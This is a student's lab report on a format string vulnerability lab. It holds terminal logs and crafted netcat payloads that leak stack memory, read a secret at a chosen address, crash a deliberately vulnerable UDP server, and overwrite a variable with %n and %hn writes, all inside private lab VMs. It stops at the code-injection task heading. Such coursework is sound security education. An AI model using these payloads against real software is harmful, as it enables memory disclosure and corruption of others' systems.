
Name: Bharath Karumudi
Lab: Format String Vulnerability and Shell Shock Attack

<u>Part 1: The format string vulnerability</u>

Task 1: The vulnerable program




```
[10/26/19]seed@VM:~$ clear
3;J
[10/26/19]seed@VM:~$ hostname -I
10.0.2.4
[10/26/19]seed@VM:~$ cd Documents/Lab4/
[10/26/19]seed@VM:~/.../Lab4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/26/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:17:5: warning: format not a string literal and no format argument
s [-Wformat-security]
     printf(msg);
     ^

[10/26/19]seed@VM:~/.../Lab4$ ls -lrt
total 12
-rw-rw-r-- 1 seed seed 1559 Oct 26 17:02 server.c
-rwxrwxr-x 1 seed seed 7752 Oct 26 17:43 server
[10/26/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
Hello
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090

The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
Test Message
The value of the 'target' variable (after): 0x11223344
```

```
[10/26/19]seed@VM:~$ hostname -I
10.0.2.15
[10/26/19]seed@VM:~$ nc -u 10.0.2.4 9090
Hello

Test Message
```

Observation: Created a local NAT network and booted two different VMs and allocated two different IPs, 10.0.2.4 for server and 10.0.2.15 for Client. The program server was compiled and executed with sudo on server side. On client side, started the netcat on server port 9090. When typed a "Test Message" it appeared on the Server side.


Explanation: Both the VMs are created in NAT network, so they can talk each other. The client will be sending the UDP packets to the server side. The server side program is reading the buffer and printing.

Task 2:



```
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello bffff090-b7fba000-804871b-3-bffff0d0-bffff6b8-804872d-hello %x-%x-
%x-%x-%x-%x-%x-%s

The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello bffff090-b7fba000-804871b-3-bffff0d0-bffff6b8-804872d-bffff0d0-bff
ff0a8-10-804864c-b7e1b2cd-b7fdb629-10-3-82230002-0-0-0-bd800002-f02000a-
0-0-6c6c6568
The value of the 'target' variable (after): 0x11223344
```

```
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
hello
hello %x-%x-%x-%x-%x-%x-%x-%s
hello %x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%
x-%x-%x
```




① = bffff074
② = bffff08c
③ = bffff0d0

①-③ = 5C
(92)

Observation: Using **Trial and Error** method printed the %x and after using 7%x able to see the format string and with 24%x, able to get the buffer.

Explanation:
Question 1: What are the memory addresses at the locations marked by 1,2,3: bffff074, bffff08c, bffff0d0
Question 2: What is the distance between the locations marked by 1,3: 5C (92). (Used: Calculator).

Task 3: Crash the program



```
[10/26/19]seed@VM:~/.../Lab4$ ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe670
Test Message
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbfffe670
Segmentation fault
[10/26/19]seed@VM:~/.../Lab4$
```


```
[10/26/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
%s%s%s%s
```

Observation: Sent four %s format specifier as buffer input and the program crashed with Segmentation fault.

Explanation: The input was given as format specifier %s, so the program treats the obtained value as address and starts printing the data from the address. But the accessing data might be illegal – protected memory, Null pointers, virtual addresses etc. When accessed such addresses, the program will crash.

Task 4: Print Out the Server Program's Memory

4A: Stack Data:




```
[11/02/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344

The address of the 'msg' argument: 0xbffff090

The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello-bffff090-b7fba000-804871b-3-hello-%x-%x-%x-%x-%s

The value of the 'target' variable (after): 0x11223344
```

```
[11/02/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
%x
hello-%x-%x-%x-%x-%s
```

Observation: When tried with 1 %x, we can get the address that stored from the stack.

Explanation: When we gave one %x as format specifier, it returned the address from the stack where the pointer is.

4B: Heap Data:



```
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
��bffff090-b7fba000-804871b-3-bffff0d0-bffff6b8-804872d-bffff0d0-bffff0a
8-10-804864c-b7e1b2cd-b7fdb629-10-3-82230002-0-0-0-be0002-1-b7fff000-b7f
ff020--A secret message

The value of the 'target' variable (after): 0x11223344
```


```
^C
[11/01/19]seed@VM:~/.../Lab4$ ^C
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\xc0\x87\x04\x08")%x-%x-%
x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x--%s > 4B
_input
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 4B_input
```

Observation: Created the binary input with the secret address and by *trial and error* with 24 format specifiers, so I used 23 %x and then with %s to print the string. When gave the input to the server program, the secret message was printed at the server side.

Explanation: The secret address is at 0x080487c0, so created the binary address $(printf "\xc0\x87\x04\x08") and then format specifiers to access the secret message. The %s will read the address and get the content from the address, which is secret message.

Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value




```
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344

The address of the 'msg' argument: 0xbffff090
Segmentation fault
[11/01/19]seed@VM:~/.../Lab4$
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344

The address of the 'msg' argument: 0xbffff090
@� bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0
a8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.bf0002.1.b7fff000.b7
fff020.
The value of the 'target' variable (after): 0x00000099
```

```
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\xc0\x87\x04\x08")%x-%x-%
%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x %n > 5A_input
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 5A_input
^C
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\x40\xa0\x04\x08") %x.%x.
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n > 5A_input
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 5A_input
```

Observation: Created a format specifier input with binary address of target variable and then format specifiers 23 %x as in above task (#4) and used %n to manipulate the value. When gave the input to the buffer of server program, the target variable value was changed from 0x11223344 to 0x00000099.

Explanation: The new modified value is 0x00000099 which is equivalent to 153. Because 153 characters has been printed before %n. So when printf() see the %n, it modified with that value.

Task 5.B: Change the value to 0x500




```
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344

The address of the 'msg' argument: 0xbffff090
@�_bffff090_b7fba000_0804871b_00000003_bffff0d0_bffff6b8_0804872d_bffff0
d0_bffff0a8_00000010_0804864c_b7e1b2cd_b7fdb629_00000010_00000003_822300
02_00000000_00000000_00000000_00cc0002_00000001_b7fff000_000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000b7fff020
The value of the 'target' variable (after): 0x00000500
```

```
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\x40\xa0\x04\x08")_%.8x_%.8x_%.8x
_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.
8x_%.8x_%.8x_%.8x_%.1077x%n > 5B_input
[11/01/19]seed@VM:~/.../Lab4$
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 5B_input
```

Observation: Created a format specifier input with binary address of target variable and then format specifiers. When gave the input to the buffer of server program, the target variable value was changed from 0x11223344 to 0x00000500

Explanation: By end of %x format specifiers, printf () has already printed 203 characters and then adding 1077 which is total of 1280 and is equivalent to 0x00000500 in hexadecimal and the %n updated that target variable with the number of character printed.

Task 5.C: Change the value to 0xFF990000.




```
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000040404040
The value of the 'target' variable (after): 0xff990000
```

```
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\
x08")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.
8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.65222x%hn_%,65638%hn > 5C_input
[11/01/19]seed@VM:~/.../Lab4$
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 5C_input
^C
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\
x08")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.
8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.65222x%hn_%.65638%hn > 5C_input
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 5C_input
^[^C
[11/01/19]seed@VM:~/.../Lab4$ ^C
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\
x08")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.
8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.65222x%hn_%.65638x%hn > 5C_input
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 5C_input
```

Observation: Created a format specifier input with binary address of target variable and then format specifiers. When gave the input to the buffer of server program, the target variable value was changed from 0x11223344 to 0xff990000.

Explanation: By using the length modifier %hn, modified the target value by two bytes at a time, by breaking the target variable into two (2 bytes each). The lower two bytes were stored at address 0x0804a040 and changed to 0000, whereas higher two bytes are at 0x0804a042 abd changed to 0xFF99 (equivalent decimal value: 65433) and the total number of characters printed before the format string reaches the first %hn is 12+(22*8) +23, so we need 65433-(12+(22*8) +23= 65433 -211 = 65222 to be added to the first %hn.

Task 6: Inject Malicious Code into the Server Program



